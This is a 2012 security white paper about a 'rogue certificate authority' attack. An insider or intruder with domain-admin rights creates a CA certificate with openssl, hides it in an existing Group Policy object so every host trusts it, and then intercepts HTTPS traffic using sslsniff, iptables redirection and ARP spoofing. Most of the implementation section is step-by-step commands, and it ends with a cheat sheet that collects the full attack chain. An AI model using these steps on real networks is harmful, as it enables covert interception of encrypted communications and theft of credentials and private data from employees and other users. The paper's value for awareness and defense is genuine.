Insider Rogue Certification Authority

Detailing an attack vector whereby a privileged user may subvert all of the security provided by the SSL protocol.

Author:
Tyler Wrightson
@tbwrightson

Date
January 18, 2012

LeetSystems CyberSecurity
Hacking You Before *They* Do

Leetsys.com
Albany, NY 12210

Overview

The fundamental issue with SSL is that of trust. Despite all the effort that has gone into a robust and cryptographically secure design for SSL, its foundation is still easily abused. In this paper, I will explain an often-overlooked area of SSL exploitation. That is the ability for any certificate to act as a root Certificate Authority for a system that can easily be added surreptitiously.

I've wanted to write about this very simple, yet often overlooked SSL attack technique for a while but hadn't found the time. After working through a few scenarios, I've come to the conclusion that this is a relatively stealthy and very effective post exploitation tactic. I consider this to be a post exploitation tactic because you need to already be in a position of power to assign a certificate as a trusted root certificate.

Core Issue

The core issue here is that there's no distinction between Certification Authorities that have been added independently and those that are considered 'standard'. The main point I wish to make is that a person in a position of power can easily abuse SSL. So even though users might be well trained to make sure they see the 'lock icon' in their browser, they are still completely susceptible to real world attacks with real consequences.

I had also wanted to write about government and nation states' abilities to easily circumvent the protection provided by SSL, but someone beat me to the punch. There's actually a very well written paper by Christopher Soghoian and Sid Stamm, which can be downloaded at http://files.cloudprivacy.net/ssl-mitm.pdf.

This attack also has implications for systems other than SSL; however, SSL is an example we can all understand and is the technology we'll focus on here.

The scenarios in which this could be an effective attack are limitless. Some of the biggest risks are:

- A less scrupulous company IT admin wishing to view all the encrypted communications of the company's employees
- A compromised system or network propagating a rogue root certificate authority to further ones level of access
- A virus propagating a rogue CA certificate to all infected hosts

We will look at the implications of each of these shortly.

Arguments For and Against

If you have domain admin, why do you need to do this? Couldn't you use any of another million more obvious choices like install a keylogger, rootkit, etc? There are some cases where other traditional methods make more sense if you already have local admin on the target system; however, you shouldn't completely disregard the attack, as there are scenarios where this makes more sense. The biggest advantage appears to be that of stealth and ease of exploitation.

You can leave no other trace on a system except for a certificate and have the ability to then capture very sensitive data from the network. Ask yourself; in all your years of scanning for viruses and malware, examining rootkits, performing forensics, etc, have you ever considered looking at all the certificates on a system to ensure they are all meant to be there? With viruses, rootkits and backdoors, there's something to be discovered, including network traffic when the backdoor reports back home. With a rogue certificate, there is a quiet and seemingly innocent entry in the client's registry.

You could also consider a pure social engineering attack. Users might be educated enough to not run an executable downloaded from the Internet but would that same employee know to not install a 'random' certificate. If an attacker were to spend 3 minutes over the phone directing a user to install a new certificate would the user think anything of it?

Implementation


Now let's look at how someone would go about executing such an attack against an entire network once domain administrator privileges have been obtained.

Create the Certificate Authority Certificate

You have a few options here on how to actually create the certificate that will be used as a CA certificate. I'm going to generate the CA certificate on a Linux (backtrack) computer because it's easily scriptable from the command line. The openssl utilities are included with backtrack as well as most major distributions. If you were so inclined you could easily create the same certificate on a Windows server.

```
openssl req -new -x509 -extensions v3_ca -keyout ca.key -out
ca.crt -days 3650
```

This command generates the private key that will be used to sign the CA certificate and then signs the certificate 'ca.crt' which won't expire for 10 years. In a normal scenario you'd want a strong password on the key and to treat it as a very sensitive file. You can see the output in the following image:




Distribution of Malicious Certificate

The next step is to get the certificate itself onto our target machines. The most effective way is through Group Policy. With Group Policy we can push a certificate out to an entire domain, which includes servers and client computers. First you need to copy the crt file we generated earlier to the computer which has access to configure a Group Policy Object. Note that you only need to copy the certificate, not the key file to your target machines.

There are two scenarios that stand out for deploying a rogue CA certificate via Group Policy. The first is that of an unscrupulous employee doing something they shouldn't and the second is that of an attacker wishing to further his hold on a compromised network. Both of these scenarios would require a certain degree of stealth. Thus we probably wouldn't create an entirely new GPO; instead we would bury this configuration within an existing GPO.

For this example we're configuring the Default Domain Policy to include this certificate. Open Group Policy Editor, edit the GPO of your choice and browse to the following location:


```
Computer Configuration \ Policies \ Windows Settings
\ Security Settings \ Public Key Policies \ Trusted Root
Certification Authorities
```



Right click on the right pane and choose Import. The wizard is pretty self-explanatory. Now our certificate will be propagated to every machine for which this GPO applies.

If you would like to install this on a single test machine you can simply double click the crt file and choose Install Certificate as in the following image.


Certificate
General
Details
Certification Path
Certificate Information
This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.
Issued to: VeriSign Trust Network
Issued by: VeriSign Trust Network
Valid from 1/ 18/ 2012 to 1/ 15/ 2022
Install Certificate...
Issuer Statement
Learn more about certificates
OK



Voila, we can now create certificates for any website, ANY.

Static Certificate Creation

We have the option of creating a certificate for a specific website or system and use this in a more directed fashion. We also have the option to dynamically create certificates for any website the user visits, which will be covered next.

To create a new certificate we start by creating a new private key as we did before for the CA with the following command:

```
openssl genrsa -des3 -out server.key 1024
```

We then create a new Certificate Signing Request to be signed by our CA with the following command:

```
openssl req -new -key server.key -out server.csr
```

Finally we sign the CSR with the CA key we created earlier and we have the certificate for our server 'server.crt'.

```
openssl x509 -req -days 365 -in server.csr -CA ca.crt -CAkey
ca.key -set_serial 01 -out server.crt
```

We would then configure our web server to use the certificate. Backtrack comes with a good example SSL configuration for apache at /etc/apache2/sites-available/default-ssl. For apache you'll need to combine the server key and certificate into one file with the following command. You would then use the .pem file for your apache server.

```
cat server.key server.crt >> server.pem
```

Dynamic Certificate Creation

Dynamically creating a certificate is much more fun than just creating a single phony web server. Luckily Moxie Marlinspike already wrote the sslsniff tool which allows us to dynamically create website certificates based on the users request and sign it with a CA certificate of our choosing. The sslsniff utility comes preinstalled on backtrack.

To use the sslsniff program we need to first turn on IP forwarding on our machine and then configure iptables to send any traffic destined to port 443 to the sslsniff program. The sslsniff program will then handle the actual SSL MITM and dynamic certificate creation.

To enable IP forwarding we use the following command.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

We then configure iptables to forward traffic to our sslsniff program, which will be listening on port 9443.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 443
-j REDIRECT --to-ports 9443
```

We also need to combine our Certificate and Key into one file, just like the previous apache example.

```
cat ca.key ca.crt >> ca.pem
```

When you combine the certificate and the encrypted key sslsniff will prompt you for the key when it runs. If you don't wish to be prompted to enter the key every time you can run the following command to create an unencrypted copy of your key and then append this to your certificate, like so:

```
openssl rsa -in ca.key -out ca.plain.key cat ca.plain.key ca.crt
>> ca.pem
```

We then configure sslsniff to listen on port 9443 with this command:

```
sslsniff -a -c /root/ca-cert/ca.pem -s 9443 -w out.txt
```

The –a option tells sslsniff to run in Authority mode in which it will act as a certificate authority and sign all certificates with the cert pointed to by the –c option. We then give an output file with the –w option.

Redirect Options

Now for the fun part, actually intercepting SSL encrypted traffic. The attacker has many options for initiating the Man-In-The-Middle attack. This is a perfect time for a DNS Poisoning attack however we could also use an Inline Sniffer or any layer 2 MITM (ARP Poisoning, ICMP Redirect, etc). The best option depends on a myriad of factors but we'll just use a simple ARP poisoning attack here for simplicities sake.

```
arpspoof -i eth0 -t 10.0.0.99 10.0.0.1
```

Cheat Sheet

Here are all the commands we covered which are necessary to execute this attack.

```
openssl req -new -x509 -extensions v3_ca -keyout ca.key -out
ca.crt -days 3650

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j
REDIRECT --to-ports 9443

openssl rsa -in ca.key -out ca.plain.key

cat ca.plain.key ca.crt >> ca.pem

sslsniff -a -c /root/ca-cert/ca.pem -s 9443 -w out.txt

arpspoof -i eth0 -t 10.0.0.99 10.0.0.1
```